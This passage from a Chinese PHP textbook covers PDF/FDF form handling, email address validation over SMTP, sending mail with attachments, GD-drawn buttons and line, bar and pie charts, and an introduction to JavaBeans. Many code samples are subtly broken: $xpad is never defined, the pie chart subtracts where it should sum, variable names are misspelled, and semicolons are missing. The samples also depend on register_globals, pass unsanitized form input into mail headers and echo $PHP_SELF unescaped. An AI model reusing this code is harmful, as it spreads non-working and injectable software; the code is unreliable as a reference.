pdf_set_font($pdf, "Helvetica-Bold", 20, winansi);
pdf_set_text_rendering($pdf, 0);
pdf_show_xy($pdf, "FlyStore Catalogue 2000", 50, 780);
PDF_show_xy($pdf, "Item : ".$data[1], 100, 700);
PDF_show_xy($pdf, "Description : ".$data[2], 100, 620);
$im = PDF_open_jpeg($pdf, "pass4_sml.jpg");
pdf_place_image($pdf, $im, 100, 300, 3);
pdf_close_image($im);
pdf_stroke($pdf);
PDF_end_page($pdf);
PDF_close($pdf);
?>
```

PDF 更多的信息和用法可以访问 <http://www.pdfzone.com/> 和 <http://www.planetpdf.com/>。

## 11.2 PHP 的 FDF 文档支持

在过去的几年中，Adobe 已经开发出可便携文档格式（PDF）并且扩展了它。一种扩展是允许用户输入数据并送到服务器中处理的 Acrobat 表单，就像 HTML 表单。

这样的 PDF 文档与静态的 PDF 文档很相似，但当用 Acrobat 阅读器看它时，会发现可编辑的区域。就像 HTML 中一样有很多输入域有效，例如：提交和重置按钮、文本输入域以及复选框等等。

创建这样一个 PDF 表单需要 Acrobat Exchange 3.x 或新的 Acrobat 4 软件，它们只能在 Windows 和 MacOS 中运行。

两者都提供一个方式来放置不同的输入域到一个已存在的 PDF 文档中。提交按钮传送在它被按下时调用的 URL 属性，这非常像 HTML，但不同的是在数据被传送到服务器时的格式。

在按下 Submit 按钮时，数据是用一个在 URL 中可以被观察的确定格式从 HTML 表单传输。Acrobat 表单支持这种格式，还有 FDF（表单数据格式）。FDF 是一种新格式，需要 FDF

工具包（当前版本 4.0）解释。如果 PHP 在编译时加了 FDF 支持，它就能解析 FDF 数据并且用名字存取任何输入域。

FDF 数据一般被存在 PHP 的 HTTP\_RAW\_POST\_DATA 变量中（就像 HTML 数据存储在 HTTP\_POST\_DATA 中一样），数据的实际赋值是在 PHP 脚本中完成的；相反的是 HTML 提交数据是在 PHP 引擎中被赋值的。

提供一个简单的例子。首先，假设我们有一个包含数量、出版者、准备者、日期、注解发行者和发行准备者等域的 PDF 表单。前四个域是文本域，最后两个域是复选框（check box）。我们的 PHP 脚本总会显示数量、日期、注解域的值，当相应的复选框选中时才显示出版者、准备者域的值。

如果这个框（check box）被选中，它们的值则为“On”，这是在表单被创建时设置的。当然这个表单也有提交按钮，在我们的这个例子中甚至有 reset 按钮。

点击提交按钮运行下面的脚本。这个脚本像上面所述的给数据赋值。

```
<?php
$fdfp = fopen ("test.fdf", "w");
fwrite ($fdfp, $HTTP_RAW_POST_DATA, strlen ($HTTP_RAW_POST_DATA));
fclose ($fdfp);
$fdf = fdf_open ("test.fdf");
$volume = fdf_get_value ($fdf, "volume");
echo "The volume field has the value '<B>$volume</B>';<BR>";
$date = fdf_get_value ($fdf, "date");
echo "The date field has the value '<B>$date</B>';<BR>";
$comment = fdf_get_value ($fdf, "comment");
echo "The comment field has the value '<B>$comment</B>';<BR>";
if (fdf_get_value ($fdf, "show_publisher") == "On") {
    $publisher = fdf_get_value ($fdf, "publisher");
    echo "The publisher field has the value '<B>$publisher</B>';<BR>";
} else
    echo "Publisher shall not be shown.<BR>";
if (fdf_get_value ($fdf, "show_preparer") == "On") {
    $preparer = fdf_get_value ($fdf, "preparer");
    echo "The preparer field has the value '<B>$preparer</B>';<BR>";
} else
    echo "Preparer shall not be shown.<BR>";
fdf_close ($fdf);
?>
```

读者可以试试光盘中的这个例子 example1.pdf。

比较实际情况，PDF 表单比 HTML 表单有更好的外观。这种技术好象没有确切的优势，



然而, PDF 有另一种用处。读者可以回顾一下上面的过程, 并用数据组成一个 PDF 文档。它可以根据需要定制 PDF 文档中仅需的几个确定部分, 像地址, 日期等; 它也可以用于创建完整的 PDF 文档。但要用 PHP 的 PDF 文档功能创建混合文档则需要很多工作。

在通常情况下, PDF 也值得用于设计者创建草稿。而用 PHP 中的 PDF 文档功能创建 PDF 表单则几乎不可能。

在 FDF 中用数据创建一个 PDF 文档很简单。读者若用 Acrobat 4, 则必须创建一个 PDF 文档并在其中加入输入域, 放到 Web 服务器上。然后, 需要用 PHP 创建 FDF 文档, 它包含每个域, 它的值和数据将作为被插入的文档的参考(这个 PDF 文档刚才已经建好了)。这个 PDF 文档会在 PHP 中被快速地处理。文档的参考是一个指向 PDF 文档的 URL。

以第一个例子为基础, 下面的 php 脚本非常容易。脚本的第二部分已经加入了。

```
<?php
$fdfp = fopen ("test.fdf", "w");
fwrite ($fdfp, $HTTP_RAW_POST_DATA, strlen ($HTTP_RAW_POST_DATA));
fclose ($fdfp);
$fdf = fdf_open ("test.fdf");
$volume = fdf_get_value ($fdf, "volume");
$date = fdf_get_value ($fdf, "date");
$comment = fdf_get_value ($fdf, "comment");
if (fdf_get_value ($fdf, "show_publisher") == "On") {
    $publisher = fdf_get_value ($fdf, "publisher");
} else
    $publisher = "";
if (fdf_get_value ($fdf, "show_preparer") == "On") {
    $preparer = fdf_get_value ($fdf, "preparer");
} else
    $preparer = "";
fdf_close ($fdf);
$outfdf = fdf_create ();
fdf_set_value ($outfdf, "f_volume", $volume, 0);
fdf_set_value ($outfdf, "f_comment", $comment, 0);
fdf_set_value ($outfdf, "b_comment", $comment, 0);
fdf_set_value ($outfdf, "f_date", $date, 0);
fdf_set_value ($outfdf, "b_date", $date, 0);
fdf_set_value ($outfdf, "f_preparer", $preparer, 0);
fdf_set_value ($outfdf, "b_preparer", $preparer, 0);
fdf_set_value ($outfdf, "f_publisher", $publisher, 0);
fdf_set_value ($outfdf, "b_publisher", $publisher, 0);
```

```
fdf_set_file ($outfdf, "http://testfdf/resultabel.pdf");  
fdf_save ($outfdf, "outtest.fdf");  
fdf_close ($outfdf);  
Header ("Content-type: application/vnd.fdf");  
$fp = fopen ("outtest.fdf", "r");  
fpassthru ($fp);  
unlink ("outtest.fdf");  
?>
```

读者也可以试试光盘中的这个例子 `example2.pdf`。

在上例中下面几个步骤已经完成：

用户填完 PDF 表单 `example2.pdf`，然后点击提交按钮，提交按钮关联的 URL 被调用，执行这个 PHP 脚本，PHP 脚本检索 FDF 数据流中的数据并创建新的 FDF 文档，它包含作为结果的 PDF 文档的数据。

FDF 文档用 `application/vnd.fdf` 类型返回。



## 第 12 章 PHP 在发送电子邮件中的应用

### 12.1 用 PHP 发送电子邮件

下面的代码用来检查一个 E-mail 地址是否有效:

```
<?php
function validateEmail ($email) {
global $SERVER_NAME;

$return = array (false, "");

list ($user, $domain) = split ("@", $email, 2);

$arr = explode(".", $domain);

$count = count ($arr);

## 从这里开始修正

if (($count > 2) and ($arr[$count - 2] == 'com' or $arr[$count - 2] == 'org' or
    $arr[$count - 2] == 'net' or $arr[$count - 2] == 'edu' or
    $arr[$count - 2] == 'mil' or $arr[$count - 2] == 'k12')) {
    $tld = $arr[$count - 3] . "." . $arr[$count - 2] . "." . $arr[$count - 1];
} else {
## 修正结束

    $tld = $arr[$count - 2] . "." . $arr[$count - 1];
}

if (checkdnsrr ($tld, "MX")) {
    if (getmxrr ($tld, $mxhosts, $weight)) {
        for ($i = 0; $i < count ($mxhosts); $i++) {
            $fp = fsockopen ($mxhosts[$i], 25);
            if ($fp) {
                $s = 0;
                $c = 0;
                $out = "";
                set_socket_blocking ($fp, false);
                do {
                    $out = fgets ($fp, 2500);
                    if (ereg ("^220", $out)) {
```

```

        $s = 0;
        $out = "";
        $c++;
    } else if (($c > 0) && ($out == "")) {
        break;
    } else {
        $s++;
    }
    if ($s == 9999) {
        break;
    }
} while ($out == "");
set_socket_blocking($fp, true);
fputs($fp, "HELO $SERVER_NAME\n");
$output = fgets($fp, 2000);
fputs($fp, "MAIL FROM: <info@\" . $td . ">\n");
$output = fgets($fp, 2000);
fputs($fp, "RCPT TO: <$email>\n");
$output = fgets($fp, 2000);
if (ereg ("^250", $output)) {
    $return[0] = true;
} else {
    $return[0] = false;
    $return[1] = $output;
}
fputs($fp, "QUIT\n");
fclose($fp);
if ($return[0] == true) {
    break;
}
}
}
}
return $return;
}

```

```
?>
```

然后从一个简单的表单中收到一些参数。

```
<?php
//使用上面的函数来验证 email 地址的合法性, email 地址从表单中获得
$to_email_array=validateEmail ( $to_email_address );
$from_email_array=validateEmail ( $from_email_address );
//发送邮件或者显示错误
if (( $to_email_array[0]) && ($from_email_array[0])) {
    mail($to_email_address,$subject,$message,'FROM: '.$from_email_address);
} else {
    //显示错误信息
    echo "error";
    echo $to_email_array[1];
    echo $from_email_array[1];
}
?>
```

这样就实现了用 PHP 发送电子邮件。

## 12.2 用 PHP 发送有附件的电子邮件

经常听到这样一个问题：“我有一个从网站发来的合同。如何给通过表单发送的电子邮件添加一个附件呢？”。读完了本章后就可以用 PHP 发送带附件的电子邮件了。

### 12.2.1 附件的原理

如果在 PHP 的手册中搜索“附件”函数，那么结果可能是什么都没有。后来读者就要花很多时间来了解这方面的知识。

读者也许会想：当给某个人发送一封带附件的电子邮件时，附件是和邮件一起放到收件人的信箱里的（比如，如果给他/她发了一个 PNG 的图片文件，他/她的信箱里会包含一个 txt 文件（电子邮件）和一个.png 文件（附件））。但这不是它的工作原理。当加入一个附件时，邮件程序把附件转换成纯文本文件，并在读者写的内容（实际的电子邮件）后面插入这个文本块。当把所有的东西发出来后，收件人的信箱里只有一个纯文本文件——一个同时包含附件和实际电子邮件内容的文件。

下面是一个带附件（一个 HTML 文件）电子邮件的例子。其中重要的几行已经标注了：

```
Return-Path: someone@example.com
Date: Mon, 22 May 2000 19:17:29 +0000
From: Someone someone@example.com
```

```
To: Person person@eksempel.dk
Message-id: 83729KI93LI9214@example.com
Content-type: multipart/mixed; boundary="--396d983d6b89a"
Subject: Here's the subject
--396d983d6b89a
Content-type: text/plain; charset=iso-8859-1
Content-transfer-encoding: 8bit
This is the body of the email.
--396d983d6b89a
Content-type: text/html; name=attachment.html
Content-disposition: inline; filename=attachment.html
Content-transfer-encoding: 8bit
<html>
<head>
<title>The attachment</title>
</head>
<body>
<h2>This is the attached HTML file</h2>
</body>
</html>
--396d983d6b89a—
```

前面的 7 行是邮件的头，其中值得注意的是 **Content-type** 头部分。这个头告诉邮件程序电子邮件是由一个以上的部分组成的。不含附件的邮件只有一个部分：消息本身。带附件的电子邮件通常至少由两部分组成：消息和附件。这样，带两个附件的邮件由三部分组成：消息，第一个附件和第二个附件。

带附件的电子邮件的不同部分之间用分界线来分隔。分界线在 **Content-type** 头中定义。邮件的每个新部分以两个连字号（--）和分界线开始。最后一个分界线后也有两个连字号，表示这个邮件中没有其他的部分了。

在每个分界线后有一些行，用来告诉邮件程序这个部分的内容的类型。比如，看看上面例子中第一个分界线后面的两行——以 **Content-type: text/plain** 开头的行。这些行说明后面的部分是 ISO-8859-1 字符集的纯文本。跟在第二个分界线后的行告诉邮件程序现在的部分是一个 HTML 文件，它的名字是“**attachment.html**”。

**Content-disposition** 这是告诉邮件程序如果可能就以内嵌的方式显示附件。现在新的邮件程序会在消息后显示 HTML 的内容。如果 **Content-disposition** 被设为 **attachment**，那么邮件程序就不会显示 HTML 文件的内容，而是显示一个连接到文件的图标（或其他类似的东西）。收件人要看附件的内容，必须点击这个图标。一般情况下，如果附件是一些文本（包含 HTML），**Content-disposition** 会被设为 **inline**，这是因为现在大部分邮件程序能够不借助其他浏览器而

直接显示附件（文本）的内容。如果附件不是文本（比如图片或其他类似的内容），Content-disposition 就设为 attachment。

## 12.2.2 用 PHP 生成带附件的电子邮件

这里一个例子，告诉读者如何把一个定义好的 HTML 文件加为邮件的附件：

```
<!--email.php-->
<?php
# 我们首先写实际的消息内容
$emailBody = "This is text that goes into the body of the email.";
# 然后我们要作为附件的 HTML 文件
$attachment = "<html>
<head>
<title>The attached file</title>
</head>
<body>
<h2>This is the attached HTML file</h2>
</body>
</html>";
# 建立在邮件中分隔不同部分的分界线。
# 基本上，分界线可以是任意的字符串。
# 但是重要的一点是确定一个写邮件的人
# 这会随意写出的字符串，所以我们用
# uniqid 函数来产生一个随机的字符串。
$boundary = uniqid( "");
# 现在我们要建立邮件头。不要忘了插入
# Content-type 头来说明这个邮件包含一个或更多的附件。
$headers = "From: someone@example.com
Content-type: multipart/mixed; boundary=\"{$boundary}\"";
# 好，现在我们已经有了邮件的所有内容。
# 下一件事是修改邮件的主体。
$emailBody = "--$boundary
Content-type: text/plain; charset=iso-8859-1
Content-transfer-encoding: 8bit
$emailBody
--$boundary
Content-type: text/html; name=attachment.html
```



```

Content-disposition: inline; filename=attachment.html
Content-transfer-encoding: 8bit
$attachment
--$boundary--";
# 现在可以把邮件发出去了
mail( "person@eksempel.dk", "The subject", $emailBody, $headers);
?>

```

### 12.2.3 把用户上传的文件作为附件

读者也许会觉得上面的例子很容易理解，但下面例子中的事情则变得复杂了一些，因为我们要用一个表单让用户上传他们的文件，并把这个文件作为我们要发的邮件的附件。麻烦的是我们不能预先知道文件的 MIME 类型。在前面的例子中，我们已经知道该附件是一个 HTML 文件，所以给这个附件设置 Content-type 头是很简单的。在下面的例子中，MIME 类型可能是任意的，因为用户可能会上传一个 HTML 文件、一个 PNG 文件、一个 vCard 文件，或者其他的東西。让我们来看看例子：

```

<!--emailform.php -->
<?php
# 现在我们来生成表单。在产生可以上传文件的表单时，
# 不要忘了把<form>标签的"enctype"属性设为"multipart/form-data"。
echo "<form action='$PHP_SELF' enctype='multipart/form-data' method='post'>\n";
echo "<input type='text' name='from'><br>\n";
echo "<input type='text' name='to'><br>\n";
echo "<input type='text' name='subject'><br>\n";
echo "<input type='file' name='attachment'><br>\n";
echo "<textarea name='body'></textarea><br>\n";
echo "<input type='submit' name='send' value='Send'>\n";
echo "</form>\n";
# 如果用户已经按了"Send"按钮
if ($send) {
    # 定义分界线
    $boundary = uniqid( "");
    # 生成邮件头
    $headers = "From: $from
Content-type: multipart/mixed; boundary=\"\$boundary\"";
    # 确定上传文件的 MIME 类型
    if ($attachment_type) $mimeType = $attachment_type;

```

```
# 如果浏览器没有指定文件的 MIME 类型,
# 我们可以把它设为"application/unknown".
else $mimeType = "application/unknown";
# 确定文件的名字
$fileName = $attachment_name;
# 打开文件
$fp = fopen($attachment, "r");
# 把整个文件读入一个变量
$read = fread($fp, filesize($attachment));
# 好, 现在变量$read 中保存的是包含整个文件内容的文本块。
# 现在我们要把这个文本块转换成邮件程序可以读懂的格式
# 我们用 base64 方法把它编码
$read = base64_encode($read);
# 现在我们有一个用 base64 方法编码的长字符串。
# 下一件事是要把这个长字符串切成由每行 76 个字符组成的小块
$read = chunk_split($read);
# 现在我们可以建立邮件的主体
$body = "--$boundary
Content-type: text/plain; charset=iso-8859-1
Content-transfer-encoding: 8bit
$body
--$boundary
Content-type: $mimeType; name=$filename
Content-disposition: attachment; filename=$filename
Content-transfer-encoding: base64
$read
--$boundary--";
# 发送邮件
mail($to, $subject, $body, $headers);
}
?>
```

这就是全部内容。如果读者不能理解上面的例子, 建议给自己发送几个带附件的邮件, 然后仔细研究邮件的源代码。



## 第 13 章 PHP 在图像处理中的应用

### 13.1 使用 PHP 建立动态图像

大多数人并不了解 php 也可以处理非 HTML 类型的数据,例如图像,我们可以用它来建立条型、柱状或饼图来反应数据库的数据,我们也可以用 PHP 来建立好看的图形按钮。大多数图形按钮是用图像编辑工具完成的,对于对图像无经验的程序员来说,这可是一件苦差事,在建立一个站点的时候,按钮的风格大多是统一的,区别在于按钮上的字,为了解除苦恼,我们可以使用 TTF 字体和 PHP 的图形函数库建立一个按钮函数,需要按钮的时候调用一下即可,下面就是程序 button.php。

本函数传递 \$s 和 \$text 两个参数, \$s 是字体大小, \$text 是字, 如有空格用+号代替。

```
<?
Header( "Content-type: image/gif");
//缺省字体大小, 未设的话为 11
if(!isset($s)) $s=11;
/* 计算 ttf 文字 text 所占区域
函数 imagettfbbox(字体大小,旋转角度,字体路径,字)
传回一个数组,有八个数组元素
size[0]=左下 X 坐标
size[1]=左下 Y 坐标
size[2]=右下 X 坐标
size[3]=右下 Y 坐标
size[4]=右上 X 坐标
size[5]=右上 Y 坐标
size[4]-左上 X 坐标
size[5]-左上 Y 坐标
*/

$size = imagettfbbox($s,0, "fonts/TIMES.TTF",$text);
//取字符串的长度和高度绝对值, 如是 double, abs 后还是 double, 其他 abs 后变成 int 类型
$dx = abs($size[2]-$size[0]);
$dy = abs($size[5]-$size[3]);
//为上下左右留出各 4 个像素左右的空隙, 加上一个像素的阴影, 共 4*2+1=9
$ypad=9;
```

```

$ypad=9;
//建立图像区域
$im = imagecreate($dx+$xpad,$dy+$ypad);
//设置颜色 ImageColorAllocate(图像句柄,red,green,blue)三原色
$blue = ImageColorAllocate($im, 0x2c,0x6D,0xAF);
$black = ImageColorAllocate($im, 0,0,0);
$white = ImageColorAllocate($im, 255,255,255);
//绘制矩形 ImageRectangle(图像句柄,左上 X,左上 Y,右下 X,右下 Y,颜色)
//绘出阴影
ImageRectangle($im,1,1,$dx+$xpad,$dy+$ypad,$black);
ImageRectangle($im,0,0,$dx+$xpad-1,$dy+$ypad-1,$white);
ImageRectangle($im,1,1,$dx+$xpad-1,$dy+$ypad-1,$blue);
//在图像中写字
//ImageTTFText(图像句柄,字体大小,旋转角度,字左上 X,字左上 Y,颜色, 字体路径, 字)
//绘出阴影
ImageTTFText($im, $s, 0, (int)($xpad/2)+1, $dy+(int)($ypad/2), $black, "/fonts/TIMES.TTF", $text);
ImageTTFText($im, $s, 0, (int)($xpad/2), $dy+(int)($ypad/2)-1, $white, "/fonts/TIMES.TTF", $text);
//转化为 gif
ImageGif($im);
ImageDestroy($im);
?>

```

注意：不要在这个文件中包含任何 HTML 的代码，同时在<? 和 ?>之间也不能有空行，否则程序将无法正常运行，本函数最终将建立一副图像。

button.php 函数的调用方法：

```
<IMG SRC="button.php?s=36&text=PHP+is+Cool!">
```

显示效果如图 13-1 所示：



图 13-1 用 PHP 画图

参数 s=18 时的显示效果如图 13-2 所示：



图 13-2 参数不同时的效果

大家可以根据具体情况进行修改。

要想使用本功能，则需要先在编译 PHP 之前安装 GD library，可到 <http://www.boutell.com/gd>

下载。在 1.6.2 版以前的 GD library 有支持 GIF 格式的功能，但因为 GIF 格式使用的 LZW 演算法涉及到 Unisys 的专利权，因此在 GD library 1.6.2 版之后不支持 GIF 的格式。在安装 1.6.2 版时系统必须要有 libpng 及 zlib 二个动态连接库。前者可在 <http://www.cdrom.com/pub/png> 下载；后者可在 <http://www.cdrom.com/pub/infozip/zlib> 下载。而 GD library 也需要 TrueType 字型，请先到 <http://www.freetype.org> 下载动态连接库。

## 13.2 PHP 作线形图的函数

用 PHP 作线形图的函数代码如下：

```
<?
/*
函数说明
$data:y 轴数据（数组）
$graphdata:y 轴数据--百分比（数组）
$label:x 轴数据（数组）
$height:图像高度
$width:图像宽度
$font:字号
$dot:决定点的大小
$bg:背景色
$line:线色
$text:文本色
$dotcolor:点色
$file:输出图像文件名
*/

function qximage($data ,
                $graphdata,
                $label ,
                $height,
                $width ,
                $font,
                $dot,
                $bg,
                $line,
                $text,
```

```

        $dotcolor,
        $file)
    {
        $jc=$height/100;
        $fontwidth= imagefontwidth ($font);
        $fontheight=imagefontheight($font);
        $image= imagecreate ($width,$height+20);
        $bg= imagecolorallocate($image, $bg[0], $bg[1], $bg[2]);
        $line=imagecolorallocate($image, $line[0], $line[1], $line[2]);
        $text=imagecolorallocate($image, $text[0], $text[1], $text[2]);
        $dotcolor=imagecolorallocate($image, $dotcolor[0], $dotcolor[1], $dotcolor[2]);
        imageline ($image,0,0,0,$height,$line);
        imageline($image,0,$height,$width,$height,$line);
        for ($i=1;$i<11;$i++){
            imagedashedline($image,0,$height - $jc*$i*10, $width, $height - $jc*$i*10, $line);
            imagestring ($image, $font,0,$height-$jc*$i*10,$i*10,$text);
        }
        for ($i=0;$i<count($data);$i++){
            #echo $tmp."<BR>";
            $x1=((($width-50)/count($data))*($i)+40;
            #echo $x1 ."<BR>";
            $y1=$height-$graphdata[$i]*$jc;
            $x2=$x1;
            $y2=$y1+$graphdata[$i]*$jc;
            #echo $y1."<BR>";
            imagestring($image,$font,$x1,$y1-2*$fontheight,$graphdata[$i]."%(".$data[$i].")", $text);
            imagearc ($image,$x1,$y1,$dot,$dot,0,360,$dotcolor);
            imagefilltoborder ($image,$x1,$y1,$dotcolor,$dotcolor);
            imagestring ($image,$font,$x1,$y2,$label[$i],$text);
            if ($i>0){
                imageline($image,$tmpx1,$tmpy1,$x1,$y1,$line);
            }
            $tmpx1=$x1;$tmpy1=$y1;
        }
        imagegif ($image,$file);
    }

```

?>

### 13.3 PHP 做柱型图的函数

用 PHP 作柱型图的函数代码如下:

```
/*参数说明:
$graphdata:百分比数据(y 轴)
$label:x 轴标题
$data:实际数据(y 轴)
$graphwidth:图像宽度
$graphheight:图像高度
$graphscale:高度因子(为$graphheight/100)
$graphfont:字体号
$bg:背景颜色值
$text:文本颜色值
$grid:边线颜色值
$bar:柱的颜色值
$bz:备注
*/
<?
function timage(
$graphdata,$label,$data,
$graphwidth,$graphheight,$graphscale,$graphfont,
$bg,$text,$grid,$bar,$bz)
{
    header("Content-type:image/gif");
    $image=imagecreate($graphwidth+50,$graphheight+50);
    $bgcolor= imagecolorallocate ($image,$bg[0],$bg[1],$bg[2]);
    $textcolor= imagecolorallocate ($image,$text[0],$text[1],$text[2]);
    $gridcolor=imagecolorallocate ($image,$grid[0],$grid[1],$grid[2]);
    $barcolor=imagecolorallocate ($image,$bar[0],$bar[1],$bar[2]);
    $gridlabelwidth=imagefontwidth($graphfont)*3+1;
    $gridableheight= imagefontheight ($graphfont);
    imageline($image,$gridlabelwidth,0,$gridlabelwidth,$graphheight-1,$gridcolor);
    imageline($image,0,$graphheight-1,$graphwidth-1,$graphheight-1,$gridcolor);
    for($i=0;$i<$graphheight;$i+=$graphheight/10){
```



```

imagedashedline ($image,0,$i,$graphwidth-1,$i,$gridcolor);
imagestring($image,$graphfont,0,$i,round(($graphheight-$i)/$graphsacle),$textcolor);
}
$barwidth=(( $graphwidth-$gridlabelwidth)/count($graphdata))-30;
for($i=0;$i<count($graphdata);$i++){
$bartopx=$gridlabelwidth+(( $i+1)*20)+($i*$barwidth);#
$barbottomx=$bartopx+$barwidth;
$barbottomy=$graphheight-1;
$bartopy=$barbottomy-($graphdata[$i]*$graphsacle);
imagefilledrectangle($image,$bartopx,$bartopy,$barbottomx,$barbottomy,$barcolor);
$labelx1=$bartopx;
$labely1=$bartopy-15;
$labelx2=$bartopx;
$labely2=$graphheight;
imagestring($image,$graphfont,$labelx1,$labely1,"$graphdata[$i]". "%", $textcolor);
imagestring($image,$graphfont,$labelx2,$labely2,"$label[$i]", $textcolor);
imagestringup ($image,$graphfont,$labelx1+10,$labely1-$gridableheight,"$data[$i]", $textcolor);
}
imagestring($image,$graphfont,1,$graphheight+30,$bz,$textcolor);
imagegif ($image);
}
?>

```

## 13.4 PHP 做饼图的函数

用 PHP 作饼图的函数代码如下:

```
<!--bimage.php-->
```

```
<?
```

```
/*
```

函数说明

\$chartdata:数据, 是数组元素

\$chartfont:字号

\$chartdiameter:决定饼的大小

\$chartlabel:标题, 也是数组元素

\$colorslce:颜色数组, 例如\$tmpr=array(255,255,255);\$colorslce=array(\$tmpr);

\$colorborder:边框颜色, 数组

\$colortext:文本颜色,数组

\$colorbody:背景颜色, 数组

\$file:输出图片文件名\*/

```
function bimage($chartdata,
               $chartfont,
               $chartdiameter ,
               $chartlabel ,
               $colorslice,
               $colorbody ,
               $colorborder,
               $colortext ,
               $file
            )
{
    $chartdiameter=150;
    $chartfontheight=imagefontheight($chartfont);
    $d1=10;$d2=20;$d3=30;$d4=40;$d5=50;
    $chartdata=array($d1,$d2,$d3,$d4,$d5);
    $chartlabel=array("D1","D2","D3","D4","D5");
    $chartwidth=$chartdiameter+20;
    $chartheight=$chartdiameter-20+((($chartfontheight+2)*count($chartdata));
    header("content-type:image/gif");
    $image=imagecreate($chartwidth,$chartheight);
    $colorbody =imagecolorallocate ($image,$colorbody[0],$colorbody[1],$colorbody[2]);
    $colortext =imagecolorallocate ($image,$colortext[0],$colortext[1],$colortext[2]);
    $colorborder =imagecolorallocate ($image,$colorborder[0],$colorborder[1],$colorborder[2]);
    for ($i=0;$i<count($colorslice);$i++){
        $t=imagecolorallocate($image,$colorslice[$i][0],$colorslice[$i][1],$colorslice[$i][2]);
        $colorslice[$i]=$t;
    }
    for($i=0;$i<count($chartdata);$i++){
        $charttotal -= $chartdata[$i];
    }
    $chartcenterx=$chartdiameter/2+10;
    $chartcentery=$chartdiameter/2+10;
    $degrees=0;
```

```

for($i=0;$i<count($chartdata);$i++){
    $startdegrees=round($degrees);
    $degrees+=(($chartdata[$i]/$charttotal)*360);
    $enddegrees=round($degrees);
    $currentcolor=$colorslice[$i%(count($colorslice))];
    imagearc($image,
        $chartcenterx,
        $chartcentery,
        $chartdiameter,
        $chartdiameter,
        $startdegrees,
        $enddegrees,
        $currentcolor);
    list($sarcx,$sarcy)=circle_point($startdegrees,$chartdiameter);
    imageline($image,
        $chartcenterx,
        $chartcentery,
        floor($chartcenterx+$sarcx),
        floor($chartcentery+$sarcy),
        $currentcolor);
    list($sarcx,$sarcy)=circle_point($enddegrees,$chartdiameter);
    imageline($image,
        $chartcenterx,
        $chartcentery,
        ceil($chartcenterx+$sarcx),
        ceil($chartcentery+$sarcy),
        $currentcolor);
    $midpoint=round(((($enddegrees-$startdegrees)/2)+$startdegrees);
    list($sarcx,$sarcy)= circle_point ($midpoint,$chartdiameter/2);
    imagefilltoborder($image,
        floor($chartcenterx+$sarcx),
        floor($chartcentery+$sarcy),
        $currentcolor,
        $currentcolor);
}
imagearc($image,

```

```

        $chartcenterx,
        $chartcentery,
        $chartdiameter,
        $chartdiameter,
        0,360,
        $colorborder);
imagefilltoborder ($image,
                    floor($chartcenterx +( $chartdiameter /2)+2),
                    $chartcentery ,
                    $colorborder,
                    $colorborder );
for ($i=0;$i<count($chartdata);$i++){
    $currentcolor=$colorslice[$i%(count($colorslice))];
    $liney=$chartdiameter+20+($i*($chartfontheight+2));
    imagerectangle ($image,
                    10,
                    $liney,
                    20+$chartfontheight,
                    $liney+$chartfontheight,
                    $colorbody);
    imagefilltoborder($image,
                    12,
                    $liney+2,
                    $colorbody,
                    $currentcolor);
    imagestring($image,
                $chartfont,
                40+$chartfontheight,
                $liney,
                "$chartlabel[$i]:$chartdata[$i]",
                $colortext);
}
imagegif ($image,$file);
}
function radians($degrees){
    return($degrees*(pi()/180.0));
}

```

```

    }

    function circle_point($degrees,$diameter){
        $x=cos(radians($degrees))*($diameter/2);
        $y=sin(radians($degrees))*($diameter/2);
        return (array($x,$y));
    }

```

?>

这是一个调用的例子:

```

<!--testimage.php -->
<?
include("bfunc.php");
$chartdiameter=250;

$chartfont=5;

$d1=10;$d2=20;$d3=30;$d4=40;$d5=50;
$chartdata=array($d1,$d2,$d3,$d4,$d5);
$chartlabel=array("D1","D2","D3","D4","D5");
$colorbody=array(0xff,0xff,0xff);
$colorborder=array(0x00,0x00,0x00);
$colortext=array(0xff,0xff,0xff);
$color1=array(0xff,0x00,0x00);
$color2=array(0x00,0xff,0x00);
$color3=array(0x00,0x00,0xff);
$color4=array(0xff,0xff,0x00);
$color5=array(0xff,0x00,0xff);
$colorslice=array($color1,$color2,$color3,$color4,$color5);

$file="tj.gif"

bimage($chartdata,
    $chartfont,
    $chartdiameter ,
    $chartlabel ,
    $colorslice,
    $colorbody ,
    $colorborder,
    $colortext ,
    $file      )

```

?>



## 第 14 章 PHP 调用 Javabeen

### 14.1 Javabeen 简介

软件开发的一个重要目的就是在同一公司或不同公司的其他开发中重用编码。近年来，编程人员投入大量精力建立可重用软件。早期用在面向对象编程方面的努力已经在 Java 等编程语言的开发中充分实现，软件可以不多费任何工作就可运行在各种平台上。

但是，Java 并不是自动使软件可以重用，Java 代码写得很好，使其他开发人员很容易改用，但重用软件的目标是让开发人员不必重新编译程序就能使用。此外，真正的重用是开发人员连自己的代码也不用重新编译就可以将编码集成到自己的设计中。

当 JavaSoft 发表 Java 编程语言时，它并没有意识到 Java 对软件开发将产生的巨大影响。但随着 Web 技术的飞速发展以及对交互性软件技术需求的增长，JavaSoft 开始意识到了 Java 的发展潜力。于是 JavaSoft 开始开发一些用于处理当前软件开发者所面临问题的 Java 相关技术，其中一种技术就是 JavaBean 技术，这种技术是为了实现对综合软件组件技术的需求而开发的。JavaBean 是一种专门为当前软件开发者设计的全新的组件技术，它为软件开发者提供了一种极佳的问题解决方案。

#### 14.1.1 JavaBean 的任务

JavaBean 的任务就是：“Write once, run anywhere, reuse everywhere”，即“一次性编写，任何地方执行，任何地方重用”。这个“任何”实际上就是要解决困扰软件工业的日益增加的复杂性，提供一个简单的、紧凑的和优秀的问题解决方案。

◆ 一个开发良好的软件组件应该是一次性地编写，而不需要再重新编写代码以增强或完善功能。因此，JavaBean 应该提供一个实际的方法来增强现有代码的利用率，而不再需要在原有代码上重新进行编程。除了在节约开发资源方面的意义外，一次性地编写 JavaBean 组件也可以在版本控制方面起到非常好的作用。开发者可以不断地对组件进行改进，而不必从头开始编写代码。这样就可以在原有基础上不断提高组件功能，而不会犯相同的错误。

◆ JavaBean 组件在任意地方运行是指组件可以在任何环境和平台上使用，这可以满足各种交互式平台的需求。由于 JavaBean 是基于 Java 的，所以它可以很容易地得到交互式平台的支持。JavaBean 组件在任意地方执行不仅是指组件可以在不同的操作平台上运行，还包括在分布式网络环境中运行。

◆ JavaBean 组件在任意地方的重用说的是它能够在包括应用程序、其他组件、文档、Web 站点和应用程序构造器工具的多种方案中再利用。这也许是 JavaBean 组件的最为重要

的任务了，因为它正是 Javabeen 组件区别于 Java 程序的特点之一。Java 程序的任务就是 Javabeen 组件所具有的前两个任务，而这第三个任务却是 Javabeen 组件独有的。

## 14.1.2 Javabeen 的设计目标及其实现

现在我们来查看实现 Javabeen 的一些具体的主要设计目标：

### 1. 紧凑而方便的创建和使用

